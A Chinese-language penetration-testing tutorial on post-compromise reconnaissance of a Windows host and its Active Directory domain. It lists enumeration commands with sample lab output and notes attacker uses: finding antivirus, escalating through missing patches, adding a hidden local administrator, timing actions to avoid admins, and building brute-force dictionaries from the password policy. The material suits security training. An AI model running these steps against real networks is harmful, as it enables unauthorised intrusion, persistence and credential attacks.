内网信息搜集

内网信息搜集可以从本机信息搜集、域内信息搜集、内网资源探测、域内用户登录凭据窃取等方面进行。通过内网信息搜集，测试人员可以对当前主机的角色，当前主机所在内网的拓扑结构有整体的了解。从而选择更合适、更精准的渗透方案。

一、本机基础信息收集

1、查看当前用户、权限

```
whoami /all
```

查看当前用户以及当前用户所在的用户组、所拥有的特权等信息。测试人员可以对当前用户所拥有的特权有一个大致的了解，并综合判断是否需要提升权限。

```
C:\Users\scoot\Desktop>whoami /all

用户信息
----------------

用户名     SID
========== ============================================
zwxa\scoot S-1-5-21-4006446485-1472450306-1042153657-1104


组信息
-----------------

组名                                   类型   SID          属性
====================================== ====== ============ ===============================
Everyone                               已知组 S-1-1-0      必需的组, 启用于默认, 启用的组
BUILTIN\Users                          别名   S-1-5-32-545 必需的组, 启用于默认, 启用的组
NT AUTHORITY\INTERACTIVE               已知组 S-1-5-4      必需的组, 启用于默认, 启用的组
CONSOLE LOGON                          已知组 S-1-2-1      必需的组, 启用于默认, 启用的组
NT AUTHORITY\Authenticated Users       已知组 S-1-5-11     必需的组, 启用于默认, 启用的组
NT AUTHORITY\This Organization         已知组 S-1-5-15     必需的组, 启用于默认, 启用的组
LOCAL                                  已知组 S-1-2-0      必需的组, 启用于默认, 启用的组
身份验证机构声明的标识                 已知组 S-1-18-1     必需的组, 启用于默认, 启用的组
Mandatory Label\Medium Mandatory Level 标签   S-1-16-8192


特权信息
----------------------

特权名                        描述           状态
============================= ============== ======
SeChangeNotifyPrivilege       绕过遍历检查   已启用
SeIncreaseWorkingSetPrivilege 增加进程工作集 已禁用
```

2、查看网络配置信息

```
ipconfig /all
```


查看当前主机的网络配置情况，包括 IP 地址、主机名、各网络适配器的信息等，可以从中判断出当前主机所处的内网网段。在域环境中，DNS 服务器的 IP 地址通常为域控制器地址。

```
C:\Users\scoot\Desktop>ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : WIN-H9RODOELEHA
   主 DNS 后缀 . . . . . . . . . . . : zwxa.local
   节点类型 . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : zwxa.local

以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   物理地址. . . . . . . . . . . . . : 00-0C-29-AE-8B-5D
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::cb6:2539:f1c4:8901%5(首选)
   IPv4 地址 . . . . . . . . . . . . : 10.0.6.173(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   获得租约的时间  . . . . . . . . . : 2022年10月25日 15:08:19
   租约过期的时间  . . . . . . . . . : 2022年10月25日 18:08:19
   默认网关. . . . . . . . . . . . . : 10.0.6.1
   DHCP 服务器 . . . . . . . . . . . : 10.0.6.1
   DHCPv6 IAID . . . . . . . . . . . : 50334761
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-2A-BC-54-4B-00-0C-29-AE-8B-5D
   DNS 服务器  . . . . . . . . . . . : 10.0.6.164
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用

隧道适配器 isatap.{5D68C426-CC56-4244-853B-325565A639D0}:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Microsoft ISATAP Adapter
   物理地址. . . . . . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
```

3、查看主机路由信息

```
route print
```

在路由表中的网络目标都是主机可以直接访问到的。测试人员在后续的横向渗透中可以尝试探测其中存活的主机。



4、查看操作系统信息

```
systeminfo
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"  //查看操作系统及版本
systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
```

分析 Windows 补丁 第三方软件[Java/Oracle/Flash 等]漏洞。

```
C:\Users\Administrator\Desktop>systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
OS 名称:          Microsoft Windows Server 2016 Datacenter
OS 版本:          10.0.14393 暂缺 Build 14393

C:\Users\Administrator\Desktop>systeminfo

主机名:           DOMAIN
OS 名称:          Microsoft Windows Server 2016 Datacenter
OS 版本:          10.0.14393 暂缺 Build 14393
OS 制造商:        Microsoft Corporation
OS 配置:          主域控制器
OS 构件类型:      Multiprocessor Free
注册的所有人:     Windows 用户
注册的组织:
产品 ID:          00377-90000-00001-AA906
初始安装日期:     2022/9/7, 11:07:39
系统启动时间:     2022/10/25, 14:36:51
系统制造商:       VMware, Inc.
系统型号:         VMware7,1
系统类型:         x64-based PC
处理器:           安装了 2 个处理器。
                  [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz
```

5、查看端口连接情况

```
netstat -ano
```

查看当前主机的端口连接情况，包括当前主机的 TCP、UDP 等端口监听或开放状况，以及当前主机与网络中其他主机建立的连接情况。与当前主机建立连接的不仅有公网主机，还有内网主机。当内网其他主机访问当前主机时，二者便会建立连接，这也是收集内网网段信息的切入点。开放端口对应的常见服务/应用程序[匿名/权限/漏洞等] 利用端口进行信息收集。

```
C:\Users\X>netstat -ano

活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       956
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       7888
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING       5872
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING       5872
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       7192
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       23304
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       680
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1464
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       2460
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING       3936
  TCP    0.0.0.0:49676          0.0.0.0:0              LISTENING       752
  TCP    0.0.0.0:49677          0.0.0.0:0              LISTENING       772
  TCP    0.0.0.0:50922          0.0.0.0:0              LISTENING       26680
  TCP    20.0.15.[redacted]139  0.0.0.0:0              LISTENING       4
  TCP    20.0.15.[redacted]50652 [redacted]196.239:8080 ESTABLISHED     23040
  TCP    [redacted]                                    ESTABLISHED     5976
  TCP    [redacted]                                    ESTABLISHED     26680
```

6、查看当前会话列表

```
net session
```

查看当前主机与所连接的客户端主机之间的会话。

```
C:\Windows\system32>net session
列表是空的。
```

7、查看当前网络共享信息

```
net share
```

```
C:\Windows\system32>net share

共享名       资源                            注解

-------------------------------------------------------------------------------
C$           C:\                             默认共享
E$           E:\                             默认共享
IPC$                                         远程 IPC
ADMIN$       C:\Windows                      远程管理
共享演示文件夹
             E:\RJ\共享演示文件夹
命令成功完成。
```

8、查看已连接的网络共享


```
net use
```

```
C:\Windows\system32>net use
会记录新的网络连接。

列表是空的。
```

9、查看当前进程信息


```
tasklist /svc
tasklist
```

根据得到的进程列表确定目标主机上本地程序的运行情况，并对目标主机上运行的杀毒软件等进行识别。



```
C:\Users\Administrator\Desktop>tasklist /svc

映像名称                       PID 服务
========================= ======== ============================================
System Idle Process              0 暂缺
System                           4 暂缺
smss.exe                       288 暂缺
csrss.exe                      392 暂缺
csrss.exe                      476 暂缺
wininit.exe                    500 暂缺
winlogon.exe                   536 暂缺
services.exe                   620 暂缺
lsass.exe                      636 Kdc, KeyIso, Netlogon, NTDS, SamSs, VaultSv
svchost.exe                    820 BrokerInfrastructure, DcomLaunch, LSM,
                                   PlugPlay, Power, SystemEventsBroker
svchost.exe                    884 RpcEptMapper, RpcSs
dwm.exe                        976 暂缺
svchost.exe                   1020 NcbService, PcaSvc, ScDeviceEnum, StorSvc,
                                   UALSVC, UmRdpService, wudfsvc
svchost.exe                    420 Dhcp, EventLog, lmhosts, TimeBrokerSvc
svchost.exe                    428 CDPSvc, EventSystem, FontCache,
                                   LicenseManager, netprofm, nsi, W32Time
svchost.exe                    596 CertPropSvc, DsmSvc, gpsvc, iphlpsvc,
                                   lfsvc, ProfSvc, Schedule, SENS, SessionEnv,
                                   ShellHWDetection, Themes, UserManager,
                                   Winmgmt, WpnService
svchost.exe                   1084 BFE, CoreMessagingRegistrar, DPS, MpsSvc,
                                   pla
svchost.exe                   1168 Wcmsvc
svchost.exe                   1176 CryptSvc, Dnscache, LanmanWorkstation,
                                   NlaSvc, WinRM
svchost.exe                   1820 LanmanServer
svchost.exe                   1972 PolicyAgent
spoolsv.exe                   2020 Spooler
inetinfo.exe                  2096 IISADMIN
svchost.exe                   2112 AppHostSvc
dns.exe                       2128 DNS
svchost.exe                   2136 W3SVC, WAS
svchost.exe                   2144 DiagTrack
ismserv.exe                   2212 IsmServ
fms.exe                       2244 FMS
sftracing.exe                 2304 SearchExchangeTracing
WMSvc.exe                     2348 WMSVC
```

wmic process get Name, ProcessID, ExecutablePath



```
C:\Users\Administrator\Desktop>wmic process get Name, ProcessID, ExecutablePath
ExecutablePath                              Name                   ProcessId
                                            System Idle Process    0
                                            System                 4
                                            smss.exe               288
                                            csrss.exe              392
                                            csrss.exe              476
                                            wininit.exe            500
C:\Windows\system32\winlogon.exe            winlogon.exe           536
                                            services.exe           620
C:\Windows\system32\lsass.exe               lsass.exe              636
C:\Windows\system32\svchost.exe             svchost.exe            820
C:\Windows\system32\svchost.exe             svchost.exe            884
C:\Windows\system32\dwm.exe                 dwm.exe                976
C:\Windows\System32\svchost.exe             svchost.exe            1020
C:\Windows\System32\svchost.exe             svchost.exe            420
C:\Windows\system32\svchost.exe             svchost.exe            428
C:\Windows\system32\svchost.exe             svchost.exe            596
C:\Windows\system32\svchost.exe             svchost.exe            1084
C:\Windows\system32\svchost.exe             svchost.exe            1168
C:\Windows\system32\svchost.exe             svchost.exe            1176
C:\Windows\System32\svchost.exe             svchost.exe            1820
```

通过 wmic 查询主机进程信息，并过滤出进程的路径，名称和 PID。

wmic process where Name="msdtc.exe" get ExecutablePath


查看指定进程的路径信息

```
C:\Users\Administrator\Desktop>wmic process where Name="msdtc.exe" get ExecutablePath
ExecutablePath
C:\Windows\System32\msdtc.exe
```

10、查看服务信息

```
wmic service get Caption, Name, PathName, StartName, State
```

查看当前所有服务的信息，名称，路径，创建时间，运行状态信息。





```
wmic service where Name="backdoor" get Caption, Name, PathName, StartNa
me, State
```

查看指定服务的信息，名称，路径，创建时间，运行状态信息。

11、查看计划任务信息

```
schtasks /query /v /fo list
```

查看当前主机上所有的计划任务。



12、查看自启程序信息

```
wmic startup get Caption,Command,Location,User
```

查看当前主机上所有的自启程序信息，并过滤出程序名称，所执行的命令，程序的路径，所属用户

```
C:\Users\kele>wmic startup get Caption,Command,Location,User
Caption               Command                                                                                                  Location
                                                                                                                               User
OneDrive              "C:\Users\kele\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background                                 HKU\S-1-5-21-1035787925-623783320-37146
-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  DESKTOP-OV587EP\kele
YoudaoDict            "C:\Users\kele\AppData\Local\Youdao\dict\Application\YoudaoDict.exe" -hide -autostart                     HKU\S-1-5-21-1035787925-623783320-37146
-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  DESKTOP-OV587EP\kele
Proxifier             "E:\RJ\shentou tool\Proxifier_270808\azwz\Proxifier\Proxifier.exe" aut                                    HKU\S-1-5-21-1035787925-623783320-37146
-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  DESKTOP-OV587EP\kele
Microsoft Edge Update "C:\Users\kele\AppData\Local\Microsoft\EdgeUpdate\1.3.173.55\MicrosoftEdgeUpdateCore.exe"                HKU\S-1-5-21-1035787925-623783320-37146
-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  DESKTOP-OV587EP\kele
SecurityHealth        %ProgramFiles%\Windows Defender\MSASCuiL.exe                                                             HKLM\SOFTWARE\Microsoft\Windows\Current
on\Run                                                                                                                         Public
VMware User Process   "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr                                            HKLM\SOFTWARE\Microsoft\Windows\Current
on\Run                                                                                                                         Public
wpsphotoautoasso      "E:\RJ\WPS\WPS Office\11.1.0.12980\office6\photolaunch.exe" /photo /checkasso                           HKLM\SOFTWARE\Microsoft\Windows\Current
on\Run                                                                                                                         Public
```

13、查看系统补丁安装信息

```
wmic qfe get Caption,CSName,Description,HotFixID,InstalledOn
```

根据目标主机的操作系统版本和缺少的补丁辅助提权

```
C:\Users\kele>wmic qfe get Caption,CSName,Description,HotFixID,InstalledOn
Caption                                     CSName           Description      HotFixID   InstalledOn
http://support.microsoft.com/?kbid=4134661  DESKTOP-OV587EP  Update           KB4134661  12/18/2021
http://support.microsoft.com/?kbid=4346085  DESKTOP-OV587EP  Update           KB4346085  12/18/2021
http://support.microsoft.com/?kbid=4485448  DESKTOP-OV587EP  Security Update  KB4485448  12/18/2021
http://support.microsoft.com/?kbid=4486153  DESKTOP-OV587EP  Update           KB4486153  12/18/2021
http://support.microsoft.com/?kbid=4486155  DESKTOP-OV587EP  Update           KB4486155  2/2/2022
http://support.microsoft.com/?kbid=4493441  DESKTOP-OV587EP  Security Update  KB4493441  12/18/2021
```

14、查看应用安装信息

```
wmic product get Caption, Version
```

```
C:\Users\kele>wmic product get Caption, Version
Caption                                                  Version
Python 3.10.0 Standard Library (64-bit)                  3.10.150.0
Python 3.10.0 Test Suite (64-bit)                        3.10.150.0
Python 3.10.0 Utility Scripts (64-bit)                   3.10.150.0
Python 3.10.0 pip Bootstrap (64-bit)                     3.10.150.0
Python 3.10.0 Core Interpreter (64-bit)                  3.10.150.0
Python 3.10.0 Add to Path (64-bit)                       3.10.150.0
Python 3.10.0 Tcl/Tk Support (64-bit)                    3.10.150.0
Python 3.10.0 Documentation (64-bit)                     3.10.150.0
Python 3.10.0 Executables (64-bit)                       3.10.150.0
Python 3.10.0 Development Libraries (64-bit)             3.10.150.0
VMware Tools                                             10.3.10.12406962
Microsoft Visual C++ 2017 x86 Additional Runtime - 14.12.25810  14.12.25810
Oracle VM VirtualBox 5.1.30                              5.1.30
Microsoft Visual C++ 2012 x86 Minimum Runtime - 11.0.60610  11.0.60610
Python Launcher                                          3.10.7581.0
Java 8 Update 341 (64-bit)                               8.0.3410.10
Java SE Development Kit 8 Update 341 (64-bit)            8.0.3410.10
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729  9.0.30729
Update for Windows 10 for x64-based Systems (KB4480730)  2.53.0.0
Microsoft Visual C++ 2017 x64 Additional Runtime - 14.12.25810  14.12.25810
Microsoft Visual C++ 2012 x86 Additional Runtime - 11.0.60610  11.0.60610
```

15、查看本地用户/组信息

```
net user
```

```
C:\Users\kele>net user

\\DESKTOP-OV587EP 的用户帐户

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
kele                     WDAGUtilityAccount
命令成功完成。
```

net user <username> //查看指定用户信息
net localgroup

```
C:\Users\kele>net localgroup

\\DESKTOP-OV587EP 的别名

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
```

net localgroup <groupname> //查看指定组信息

执行以下命令可以在目标本地创建一个新的用户并加入本地管理员组。

net user <username> <password> /add
net localgroup administrators <username> /add

16、查看当前登录的用户

query user

可以用来分析目标主机管理员的登录时间，从而避开。

```
C:\Users\kele>query user
 用户名                 会话名             ID  状态    空闲时间    登录时间
>kele                   console             1  运行中      无      2023/4/25 14:41
```

二、域内基础信息搜集

1、判断是否存在域环境

net config workstation

```
C:\Users\test>net config workstation
计算机名                     \\DESKTOP-OV587EP
计算机全名                   DESKTOP-OV587EP.kele.lab
用户名                       test

工作站正运行于
        NetBT_Tcpip_{05351729-7BB3-43DC-A63C-E8753E630575} (0A0027000002)
        NetBT_Tcpip_{79E99DDD-144E-4462-A79F-9E8953006AC2} (000C29BF540A)
        NetBT_Tcpip_{9566BEF6-F2B2-416B-A2B8-1D1F18BD7E57} (02004C4F4F50)

软件版本                     Windows 10 Pro

工作站域                     KELE
工作站域 DNS 名称            kele.lab
登录域                       KELE

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。
```

2、查看域用户信息

```
net user /domain
```

```
C:\Users\test>net user /domain
这项请求将在域 kele.lab 的域控制器处理。


\\DC.kele.lab 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
test
命令成功完成。
```

```
net user <username> /domain   //查看指定域用户信息
```

```
wmic useraccount get Caption, Domain, Description
```

获取所有用户的 SID，所属域和用户描述信息

```
C:\Users\test>wmic useraccount get Caption, Domain, Description
Caption                                Description                                                  Domain
DESKTOP-OV587EP\Administrator          管理计算机(域)的内置帐户                                     DESKTOP-OV587EP
DESKTOP-OV587EP\DefaultAccount         系统管理的用户帐户。                                         DESKTOP-OV587EP
DESKTOP-OV587EP\Guest                  供来宾访问计算机或访问域的内置帐户                           DESKTOP-OV587EP
DESKTOP-OV587EP\kele                                                                                DESKTOP-OV587EP
DESKTOP-OV587EP\WDAGUtilityAccount     系统为 Windows Defender 应用程序防护方案管理和使用的用户帐户。  DESKTOP-OV587EP
KELE\Administrator                     管理计算机(域)的内置帐户                                     KELE
KELE\Guest                             供来宾访问计算机或访问域的内置帐户                           KELE
KELE\krbtgt                            密钥发行中心服务帐户                                         KELE
KELE\test                                                                                           KELE
```

3、查看域用户组信息

```
net group /domain
```

```
C:\Users\test>net group /domain
这项请求将在域 kele.lab 的域控制器处理。


\\DC.kele.lab 的组帐户

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Protected Users
*Read-only Domain Controllers
*Schema Admins
命令成功完成。
```

```
net group "Domain Admins" /domain          //查看域管理员组
net group "Domain Computers" /domain       //查看域成员主机组
```

域组名称	说明
Domain Admins	域管理员组
Domain Computers	域成员主机组
Domain Controllers	域控制器组
Domain Guests	域来宾组
Domain Users	域用户组
Enterprise Admins	企业系统管理员组，适用域林范围

4、查看域内密码策略

```
net accounts /domain
```

```
C:\Users\test>net accounts /domain
这项请求将在域 kele.lab 的域控制器处理。

强制用户在时间到期之后多久必须注销?:      从不
密码最短使用期限(天):                     1
密码最长使用期限(天):                     42
密码长度最小值:                           7
保持的密码历史记录长度:                   24
锁定阈值:                                 从不
锁定持续时间(分):                         30
锁定观测窗口(分):                         30
计算机角色:                               PRIMARY
命令成功完成。
```

测试人员可以根据密码策略构造字典，并发起爆破攻击。

5、查看域控制器

```
net group "Domain Controllers" /domain
```

```
C:\Users\test>net group "Domain Controllers" /domain
这项请求将在域 kele.lab 的域控制器处理。

组名     Domain Controllers
注释     域中所有域控制器

成员

-------------------------------------------------------------------------------
DC$
命令成功完成。
```

```
net time /domain  //主域控会被用作时间服务器，查询时间服务器便能找到主域控的名称
```

```
C:\Users\test>net time /domain
\\DC.kele.lab 的当前时间是 2023/4/27 17:29:18

命令成功完成。
```

6、定位域控 IP

```
ping DC.kele.lab  //DC 为域控制器的主机名
```

```
C:\Users\test>ping DC.kele.lab

正在 Ping dc.kele.lab [192.168.118.132] 具有 32 字节的数据:
来自 192.168.118.132 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.118.132 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.118.132 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.118.132 的回复: 字节=32 时间=1ms TTL=128

192.168.118.132 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 1ms，平均 = 0ms
```

